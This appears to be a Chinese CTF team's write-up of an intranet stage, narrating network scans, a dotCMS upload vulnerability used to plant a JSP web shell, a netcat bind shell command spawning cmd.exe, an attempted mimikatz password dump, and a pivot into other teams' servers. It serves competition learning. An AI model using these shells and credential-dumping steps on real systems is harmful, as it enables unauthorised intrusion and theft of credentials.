这时豆豆同学已经拿下windows serve2003的远程桌面了，而且发现也在内网当中 嘻嘻嘻 开心，先用批处理命令ping一下整个网段，看看有多少ip是开着的，本来代理就慢，不想扫那么多，结果发现 内网网段是 192.168.1.1 .2 .33 .34 .35 .36开着，开心的继续用nmap扫，扫到36开着8080，发现是一个cms，交给诺熙处理，继续扫，，，，发现2上开着80，找不出什么东西，，，35，，也没出来啥，，，

到了后面，豆豆的mac一直用不了代理，队长也反映socks4 总断，，好桑心，，

不过还好拿到了win2003的远程桌面，直接上个图形界面的全代理，嘻嘻，上CCProxy，啥代理都有，开心~

0x05 内网深入

> 原谅我，没有QQ截图有点费劲，然后.....

36服务器上跑着一个dotcms。 首先，大概看一下这个网站。

发现一个flag明显的放在前台某个页面。。就内个放文档的页面。（好吧，没图说个jb...怪我）

然后....登录页面处，账号密码完整填充。

感谢主办方！感谢主办方！感谢主办方！（重要的事情说三遍）

此时有个小坑，它分为普通用户登录和管理员登录，是在不同的页面。

然后直接搜，看看有没有能用的漏洞。 搜到的大多数是一些sql注入。然而，这种比赛，你觉得sql注入有用吗？ 好吧，继续搜。最后发现了一个后台上传漏洞。

http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-201707-887

然后拿到cookie，burp挂上代理，直接打流量上传shell即可。 此时因为是jsp页面，推荐c刀。

然后成功拿到shell..

0x06 再深入

然而，虽说shell有了，但是再得知这是个windows服务器后，顿时凉了半截。 拿到shell完全没多大用啊。而且尤其是c刀的shell，很难用有没有，差点气死我。 先说正事，发现两个flag，一个是刚刚说的前台那个，还有一个在C盘根目录下。

紧接着，怀疑还有其他flag。当然，也为着那一点点尊严。一定要拿到远程桌面。

首先，先换个shell呗，这个太难用了。 于是上传nc。

```
nc -lvvp 7777 -e c:\Windows\system32\cmd.exe
```

然后直接连接过去。

```
nc ip 7777
```

说实话，这个shell比c刀的好1000000000倍.....

之前在c刀尝试mimikatz查密码。然而回显有问题。 之前在c刀尝试tasklist /svc查服务。然而回显有问题。 之前在c刀尝试netstat -ano查端口占用。然而回显有问题。

此时，有了这个新的shell，这一切都不是问题，此时开心的笑了。

然而.... mimikatz查密码，查不到。 tasklist查服务，没找到TermService。 netstat查端口，看见一堆乱七八糟的。

最终闲的蛋疼，挨个试了试端口。然而也没找到3389到底去了哪里。 貌似真的没开....

然而开3389又不会。所以这题凉了.....

0x04 后记

在扫描的时候意外的发现了一个非预期的搅💩方法，赛方为了防止我们之前互相攻击其他的服务器，做了一层隔离，但是当我们登上自己的服务器时，我们竟然可以通过我们的服务器做跳板访问到其他人的服务器，这也就意味着我们可以登入其他人的服务器做些不可描述的事情，比如把弱密码做个加强啊，删掉flag啊之类的。赛方的大哥哥听说了我们的非预期搅💩之后，表情很是严肃，当然给我们加了分。

5am3补刀:还不是因为比赛快结束了，搅屎也没卵用了...我，我，我可是要成为一个合格搅屎棍的CTFer。

路还长，SourceCode的第一个冠军，一起加油!